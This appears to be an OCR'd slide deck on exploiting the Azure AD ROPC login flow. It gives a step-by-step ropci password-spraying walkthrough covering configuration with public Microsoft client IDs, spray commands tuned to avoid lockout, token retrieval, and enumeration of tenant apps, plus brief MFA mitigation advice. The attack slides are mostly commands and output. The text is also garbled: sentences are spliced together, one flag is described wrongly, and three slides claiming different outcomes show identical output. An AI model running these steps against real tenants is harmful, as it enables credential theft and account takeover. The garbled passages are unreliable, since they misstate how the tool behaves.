
Azure AD: Exploiting ROPC authentication protocol

Gabriel Villa, Danel Ventura, Mauricio Velasco, Anantha Vijay

Introduction to ROPC

OAuth 2.0 Resource Owner Password Credentials (ROPC) allows an application to log in the user by directly managing their credentials in plain text. This implies more responsibility in the correct management of credentials, and no MFA support.

That allows an identity provider (here defined as **Azure Active Directory**) to grant an access token to an application using only a username and password



Example ROPC request

```
POST /example.onmicrosoft.com/oauth2/v2.0/token HTTP/1.1
Host: login.microsoftonline.com
Content-Length: 126

grant_type=password&
client_id=57336123-6e14-4acc-8dcf-287b6088aa28&
scope=openid offline_access&
username=joe@example.org&
password=Thisisfine!
```

https://embracethered.com/blog/posts/2022/ropci-so-you-think-you-have-mfa-azure-ad/

The request contains the client ID, username, and passworthe request would also contain client secret, but not in this case because this is a public appld. Normally ication.

Example ROPC response

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 5569

{
    "token_type": "Bearer",

    "id_token": ".hBZSplLs-H5FbUeMKA...."
    "access_token": "eyJ0eXAiOiJKV1SUNGTEQyRn...",
    "refresh_token": "0.AVAAtjkjOuyd6U-HMgmzuyXiBNYOWdU...",

    “scope” : “email openid profile
               Directory.Read.All Notes.ReadWrite
               Files.ReadWrite.All
               Mail.ReadWrite Mail.Send...",

    "expires_in": 8973,
    "foci": "1",
}
```

openid

offline_access

AAD grants scopes permissively

Family of Client IDs

https://embracethered.com/blog/posts/2022/ropci-so-you-think-you-have-mfa-azure-ad/

After successful authentication, an access token is returned. With this token, the application can perform operations on behalf of the user.

Why should ROPC matter to your security team?

- It is a way to target and gain access to Azure AD accounts that do not apply MFA (either via CAPs or Per User MFA).
- Insecure Credential Management
- It is a very simple method to check if credentials are valid or not (i.e. it facilitates Password Spraying attacks).
- Being active, attackers know that MFA has not yet been fully adopted and that there are Microsoft applications that still support ROPC.
- Installed Azure AD applications that are not homegrown and support ROPC may not manage credentials securely, which could compromise their security beyond a single user. ROPC applications require a high degree of confidence that they handle and discard credentials in the most secure manner possible.


Once exploited, what is it possible to do?

Here are some awesome ideas:

- Accessing Graph APIs and information such as users and groups in the tenant
- Search the user's mailbox, and send mail
- Download or upload files to SharePoint,
- Call Azure Resource Manager and run commands on VMs
- Enumerate applications and scopes

How can we prevent ROPC attacks?

- Follow Microsoft best practices and implement conditional access MFA policies.
- If you are still using per-user MFA, make sure that you have enforced it. The disabled or enabled state may be still vulnerable.




What is ROPCI tool?

- The tool used for exploitation is ropci, which can be found at https://github.com/wunderwuzzi23/ropci.
- ropci is a Microsoft AAD ROPC assessment and attack tool.
- To take advantage of the ROPC flow, you need an application in your tenant that supports it. However, don't worry if you don't have one. By default, AAD ships with over 50 applications that support ROPC. Their client IDs are publicly available, and no client secret is required, making them the perfect targets.

Exploiting ROPC:

To demonstrate some of the attack possibilities that ROPC offers to attackers, a Password Spraying attack will be performed, exploiting those Microsoft 365 apps that have ROPC enabled.
The test scenario would be as follows:



Exploiting ROPC:

- As an example, the attacker (Anantha) will perform a password spraying attack on Alex Wilber, who is the test user.
- The first step is to configure the ropci tool. This can be done by executing the command "./ropci configure", which will prompt for the tenant's name or ID, username, and password. You can enter random data for username and password if you do not have any credentials, but tenant's name or ID must be filled.
- A configuration file named ".ropci.yaml" will be created, which you can modify anytime you want. After obtaining the credentials through password spraying or any other means, you can add them to the config file

Exploitation contd...

- By default, ropci targets the Microsoft Office application

```
┌──(kali㉿kali)-[~/Desktop/ropci]
└─$ cat .ropci.yaml
tenant: [redacted]

username: test

password: test

clientid: d3590ed6-52b3-4102-aeff-aad2292ab01c  #Microsoft Office

#clientid: 00b41c95-dab0-4487-9791-b9d2c32c80f2 # Office 365 Management
#clientid: 1fec8e78-bce4-4aaf-ab1b-5451cc387264 # Microsoft Teams
#clientid: 57336123-6e14-4acc-8dcf-287b6088aa28 # Microsoft Whiteboard Client
#clientid: 04b07795-8ddb-461a-bbee-02f9e1bf7b46 # Azure CLI
clientsecret:

scope:
  - openid
  - offline_access
#  - https://management.core.windows.net//user_impersonation
#  - https://database.windows.net//.default
```

Exploitation contd…

- Once configured, the password spraying attack can be initiated. The requirements for the attack are a list of user UPNs (doesn't need to be valid ones) and a list containing the possible passwords.

```
┌──(kali㉿kali)-[~/Desktop/ropci]
└─$ cat users.list
alexw@[redacted]

┌──(kali㉿kali)-[~/Desktop/ropci]
└─$ cat passwords.list
Test123
Infected123
```

Exploitation contd...

- Command:

```
┌──(kali㉿kali)-[~/Desktop/ropci]
└─$ ./ropci auth spray --users-file users.list \
    --passwords-file passwords.list -o result \
    --wait 60 --wait-try 10
```

  - --users-file: a file containing a list of possible passwords
  - --passwords-file: a file containing the list of possible passwords
  - -o: to write the output to a file
  - --wait: number of seconds to wait for each round
  - --wait-try: number of seconds to wait for each try
- Be sure to allow a reasonable amount of time between each attempt, as **consecutive failed attempts may result in the account being locked.**

Exploitation contd…

- Response when user UPN is not valid:

```
┌──(kali㉿kali)-[~/Desktop/ropci]
└─$ ./ropci auth spray --users-file users.list \
    --passwords-file passwords.list -o result \
    --wait 60 --wait-try 10
Attempts: 4 for ClientID d3590ed6-52b3-4102-aeff-aad2292ab01c
Wait configuration. Wait per round: 60s. Wait per try: 10s.

Attempt 001-0001: alexw@[redacted]                    Test123
invalid username or password
Attempt 001-0002: doesnotexist@[redacted]             Test123
account does not exist
* Waiting 60 seconds before next round...
Attempt 002-0001: doesnotexist@[redacted]             Infected123
   account does not exist
Attempt 002-0002: alexw@[redacted]                    Infected123
   success
* Waiting for all routines to complete...
* Done.
```

Exploitation contd…

- Response when user UPN is valid, but the password is incorrect:

```
┌──(kali㉿kali)-[~/Desktop/ropci]
└─$ ./ropci auth spray --users-file users.list \
    --passwords-file passwords.list -o result \
    --wait 60 --wait-try 10
Attempts: 4 for ClientID d3590ed6-52b3-4102-aeff-aad2292ab01c
Wait configuration. Wait per round: 60s. Wait per try: 10s.

Attempt 001-0001: alexw@[redacted]                    Test123
invalid username or password
Attempt 001-0002: doesnotexist@[redacted]             Test123
account does not exist
* Waiting 60 seconds before next round...
Attempt 002-0001: doesnotexist@[redacted]             Infected123
   account does not exist
Attempt 002-0002: alexw@[redacted]                    Infected123
   success
* Waiting for all routines to complete...
* Done.
```

Exploitation contd…

- Response when user UPN and password are correct, and MFA is not properly enforced:

```
┌──(kali㉿kali)-[~/Desktop/ropci]
└─$ ./ropci auth spray --users-file users.list \
    --passwords-file passwords.list -o result \
    --wait 60 --wait-try 10
Attempts: 4 for ClientID d3590ed6-52b3-4102-aeff-aad2292ab01c
Wait configuration. Wait per round: 60s. Wait per try: 10s.

Attempt 001-0001: alexw@[redacted]                    Test123
invalid username or password
Attempt 001-0002: doesnotexist@[redacted]             Test123
account does not exist
* Waiting 60 seconds before next round...
Attempt 002-0001: doesnotexist@[redacted]             Infected123
   account does not exist
Attempt 002-0002: alexw@[redacted]                    Infected123
   success
* Waiting for all routines to complete...
* Done.
```

Exploitation contd...

- Once you have found the correct creds, update the config file.
- Now, we can use the ropci tool to get the access token and perform the actions that the user is allowed to do.
- Command to get the access token:

```
┌──(kali㉿kali)-[~/Desktop/ropci]
└─$ ./ropci auth logon
Succeeded. Token written to .token.
```

- If the ROPC authentication is successful, the token will be stored in the file ".token"

Bulk ROPC validation of all apps

- With an access token, you can find all the apps in your tenant that support ROPC and retrieve the associated scopes.
- Commands to be executed:

```
┌──(kali㉿kali)-[~/Desktop/ropci]
└─$ ./ropci apps list --all --format json | jq -r '.value[] | [.displayName,.appId] | @csv' > apps.csv

┌──(kali㉿kali)-[~/Desktop/ropci]
└─$ ./ropci auth bulk -i apps.csv -o output.json
ClientIDs from CSV file apps.csv.
Results will be written to output.json.

Issuing Requests ... ~220
Waiting for results ...
+-------------------------------------+-------------------------------------+--------+-------------------------------------+
|              displayName            |                 appId               | result |                scope                |
+-------------------------------------+-------------------------------------+--------+-------------------------------------+
| Viva Engage                         | 00000005-0000-0ff1-ce00-000000000000 | error  |                                     |
| DeploymentScheduler                 | 8bbf8725-b3ca-4468-a217-7c8da873186e | error  |                                     |
| Customer Service Trial PVA          | 944861d3-5975-4f8b-afd4-3422c0b1b6ce | error  |                                     |
| PowerApps-Advisor                   | c9299480-c13a-49db-a7ae-cdfe54fe0313 | error  |                                     |
| Azure Multi-Factor Auth Client      | 981f26a1-7f43-403b-a875-f8b09b8cd720 | error  |                                     |
```

Bulk ROPC validation of all apps

- Example app that can be accessed with the access token:

Surface Dashboard	507a7586-da5c-4e86-80f2-2bc2e55ae394	success	email openid profile DeviceManagementConfiguration.Read.All DeviceManagementManagedDevices.Read.All DeviceManagementRBAC.Read.All User.Read
Microsoft Teams AuthSvc	a164aee5-7d0a-46bb-9404-37421d58bdf7	error	

Exploitation contd...

- If MFA is properly enforced, the ROPC flow would not work because the application cannot perform the MFA process on behalf of the user. However, password spraying would still work, but not the other attacks.
- Response when MFA is enforced properly:

```
Attempt 002-0001: alexw@[redacted]                    Infected123                    4
00 Bad Request {"error":"invalid_grant","error_description":"AADSTS50076: Due to a configurati
on change made by your administrator, or because you moved to a new location, you must use mul
ti-factor authentication to access '00000003-0000-0000-c000-000000000000'. Trace ID: [redacted]
[redacted] Correlation ID: [redacted] Timestamp: 20
```

MFA's Effect on ROPC

- Question: Will an SMS/email OTP be sent to the user if a password spraying attack is performed on an account that has MFA enforced and the credentials end up being correct?
- The answer is no. If users are required to use multi-factor authentication (MFA) to log in to the application, they will be blocked instead.
- The request will fail with an "invalid grant" error.

```
Attempt 002-0001: alexw@[redacted]                    Infected123                    4
00 Bad Request {"error":"invalid_grant","error_description":"AADSTS50076: Due to a configurati
on change made by your administrator, or because you moved to a new location, you must use mul
ti-factor authentication to access '00000003-0000-0000-c000-000000000000'. Trace ID: 68169e04-
3288-42bd-8e2d-2de94a9e2400 Correlation ID: 908d081f-0a74-4511-b441-b1ed466effa4 Timestamp: 20
24-06-03 15:16:28Z","error_codes":[50076],"timestamp":"2024-06-03 15:16:28Z","trace_id":[redacted]
[redacted],"correlation_id":[redacted],"erro
r_uri":"https://login.microsoftonline.com/error?code=50076","suberror":"basic_action"}
* Waiting for all routines to complete...
* Done.
```

Sources of information

Red Canary has made an incredible contribution in documenting the ROPC protocol. More information about ROPC can be found on the following websites:

- https://redcanary.com/blog/threat-detection/ropc-legacy-authentication/
- https://embracethered.com/blog/posts/2022/ropci-so-you-think-you-have-mfa-azure-ad/
- https://learn.microsoft.com/en-us/entra/identity-platform/v2-oauth-ropc
- https://www.youtube.com/watch?v=scdhC03NKIo&t=624s&ab_channel=RedCanary